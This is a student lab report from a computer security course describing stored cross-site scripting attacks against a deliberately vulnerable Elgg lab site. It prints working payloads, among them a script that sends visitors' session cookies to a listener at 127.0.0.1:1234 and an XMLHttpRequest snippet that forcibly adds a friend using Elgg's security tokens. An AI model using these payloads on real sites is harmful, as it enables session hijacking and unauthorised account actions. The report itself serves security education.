Computer System Security

Lab Assignment 4 Report

Team 16

Sonam Ghatode

Arjun Katneni

12.04.2019

CY5130

Index

Cross-Site Scripting(XSS):


Cross-site scripting (**XSS**) is a computer security vulnerability which enables attackers to inject client-side scripts into web pages viewed by other users. XSS attacks occur when an attacker uses a web application to send malicious code, generally in the form of a script. The main cause for the vulnerability is acception of user input without validating the input(script can be given as input).

Task 1: Posting a Malicious Message to Display an Alert Window:

In this task, an alert window is used to get a gist of how cross-site scripting works. The social networking site Elgg is used in this lab to see how cross-site scripting actually works. To achieve the objective of this task, we inserted the following script in the ***Brief Description*** text box of ***Edit Profile*** section of ***Boby's*** profile:

<script>alert('XSS');</script>

In a normal text box which does not validate any user input, if a malicious user inserts a script, browser would treat this as code and execute it. This is what happened when we typed this in the text field as input, resulting in the following output whenever ***Boby's*** profile is visited:





Task 2: Posting a Malicious Message to Display cookies:

In this task, instead of giving a random alert to the profile visitor, we'll try to display the session cookies in the alert box. By giving

<script>alert(document.cookie);</script>

input in the ***Brief Description*** textbox, we'll pop an alert with cookie (random string stored by website in the storage for various usages like session maintenance, tracking user footprints, etc.). It gives an alert with cookie details in it, whenever someone visits ***Boby's*** profile:





Task 3: Stealing Cookies from the Victim's Machine:


In the previous task, the user visiting ***Boby's*** profile will be able to see the cookie content, but the main motto is to send these cookie details to the malicious user himself/herself. To achieve this objective, the malicious user can give a script that inserts and image with the source of image as a random URL. This will result in browser sending a ***GET*** request to the IP for requesting the image. While forging the URL, the malicious user can easily give his/her own IP address with cookie details appended to the URL. In our case, we gave the localhost address 127.0.0.1 and port 1234 as the address from where image should be fetched and appended the cookie details to it:


<script>document.write('<img src=http://127.0.0.1:1234?c='+ escape(document.cookie) + ' >');

</script>

After saving it in the ***Brief Description*** of ***Boby's*** profile, any visits to ***Boby's*** profile will result in this script's execution and sending of session cookie to the IP 127.0.0.1 port 1234. Following was the output when we monitored port 1234 of localhost:

In the above screenshot, we can see that a ***GET*** request came with the cookie details appended to the request. This way the malicious user can get the cookie details from anyone who visits the affected profile. Following are our observations in wireshark while monitoring any incoming requests:


Apply a display filter ... <Ctrl-/>
Expression...
No. Time Source Destination
333 2019-12-03 12:12:12.021036853 127.0.0.1 127.0.0.1
334 2019-12-03 12:12:12.021045050 127.0.0.1 127.0.0.1
335 2019-12-03 12:12:12.043355442 127.0.0.1 127.0.0.1
336 2019-12-03 12:12:12.043361012 127.0.0.1 127.0.0.1
337 2019-12-03 12:12:12.052578024 127.0.0.1 127.0.0.1
338 2019-12-03 12:12:12.079863641 127.0.0.1 127.0.0.1
339 2019-12-03 12:12:12.120968139 127.0.0.1 127.0.0.1
Frame Number: 338
Frame Length: 3358 bytes (26864 bits)
Capture Length: 3358 bytes (26864 bits)
[Frame is marked: False]
[Frame is ignored: False]
[Protocols in frame: eth:ethertype:ip:tcp:http:data-text-lines]
[Coloring Rule Name: HTTP]
[Coloring Rule String: http || tcp.port == 80 || http2]
Ethernet II, Src: 00:00:00_00:00:00 (00:00:00:00:00:00), Dst: 00:00:00_00:00:00
0000 00 00 00 00 00 00 00 00 00 00 00 00 08 00 45 00
0010 0d 10 4b b6 40 00 40 06 e4 2f 7f 00 00 01 7f 00
0020 00 01 00 50 b5 3e 00 4f 62 d5 32 2b 39 86 80 18


Apply a display filter ... <Ctrl-/>
Expression...
No. Time Source Destination
238 2019-12-03 12:03:52.609702941 127.0.0.1 127.0.0.1
239 2019-12-03 12:03:52.609919463 127.0.0.1 127.0.0.1
240 2019-12-03 12:03:52.609922062 127.0.0.1 127.0.0.1
241 2019-12-03 12:03:52.741563797 127.0.0.1 127.0.0.1
242 2019-12-03 12:03:52.741572455 127.0.0.1 127.0.0.1
243 2019-12-03 12:03:52.741579492 127.0.0.1 127.0.0.1
244 2019-12-03 12:03:57.742560712 127.0.0.1 127.0.0.1
Frame 1: 62 bytes on wire (496 bits), 62 bytes captured (496 bits) on interface
Ethernet II, Src: 00:00:00_00:00:00 (00:00:00:00:00:00), Dst: 00:00:00_00:00:00
Internet Protocol Version 6, Src: ::1, Dst: ::1
User Datagram Protocol, Src Port: 48103, Dst Port: 42980
0000 00 00 00 00 00 00 00 00 00 00 00 00 86 dd 60 02
0010 33 08 00 08 11 40 00 00 00 00 00 00 00 00 00 00
0020 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00

In these screenshots, source and destination of the request is the same since we used our own IP to check the working of exploit.


Task 4: Becoming the Victim's Friend:

In this task, we will exploit the XSS vulnerability to add user ***Samy*** as friend on ***Elgg*** whoever visits his profile. To exploit this, we first figured out what happens when someone click ***Add Friend*** button on someone's profile. HTTP Live Header gave us the exact ***GET*** request that is sent when someone clicks on ***Add Friend*** button on someone's profile:


The actual format of ***GET*** request was:

http://www.xsslabelgg.com/action/friends/add?friend=some_number&__elgg_ts=timestamp_string&__elgg_token=elgg_security_token&__elgg_ts=timestamp_string&__elgg_security_token=elgg_security_token

After figuring out how the request is formed, we figured out that ***Samy's guid*** is 47, which is different for every user. So we formed the URL accordingly and gave it as input in ***About Me*** HTML editor while editing ***Samy's*** profile:



After saving this script in ***About Me*** section of ***Edit Profile***, this script caused any visitor to add ***Samy*** as friend. The reason for this is the input was not validated and when script was given as input to the field, when browser sees <***script***> tag, it executes the script as it does for all other scripts. Following is the output when ***Boby*** tries to visit ***Samy's*** profile:




In the above image, it is clear that without even clicking on ***Add Friend*** button, ***Samy*** was added as a friend.

Answer 1:

Importance of ***ts="&__elgg_ts="+elgg.security.token.__elgg_ts;*** and ***token="&__elgg_token="+elgg.security.token.__elgg_token*** are security tokens generated for each session as counter measures, ts is timestamp and token is a security token, which are randomly generated. These are used to avoid replay attacks and cross site request forgery attacks. These can also be displayed by turning off flash which removes the security or even by viewing the source code.

Answer 2:

If switching to text mode was not allowed in ***About Me*** field, we would not have been able to launch the attack. We tried to launch the attack, but when we saw the actual HTML input that Visual Editor took replaced all special characters and copy paste was not allowed. This is because the text will not be executable and will just be displayed as plain text. Following are the screenshot:


Edit profile : XSS Lab Site - Mozilla Firefox
10:51 PM
File Edit View History Bookmarks Tools Help
Web_XSS_Elgg.pdf
Edit profile : XSS Lab Site
www.xsslabelgg.com/profile/samy/edit
Most Visited
SEED Labs
Sites for Labs
Edit profile
Display name
Samy
About me
Edit HTML
Paste
Because of your browser security settings, the editor is not able to access your clipboard data directly. You are required to paste it again in this window.
Please paste inside the following box using the keyboard (Ctrl/Cmd+V) and hit OK
OK
Cancel
body p
Public

About me Edit HTML

```
var ts="__elgg_ts"+elgg.security.token.__elgg_ts;

var token="__elgg_token"+elgg.security.token.__elgg_token;

var sendurl="http://www.xsslabelgg.com/action/friends/add?friend=47"+ts+token+ts+token;

Ajax=new XMLHttpRequest();

Ajax.open("GET",sendurl,true);

Ajax.sendRequestHeader("Host","www.xsslabelgg.com");

Ajax.sendRequestHeader("Content-Type","application/x-www-form-urlencoded");

Ajax.send();

}

</script>
```

body p

Edit profile

Edit avatar

Blogs

Bookmarks

Files

Pages

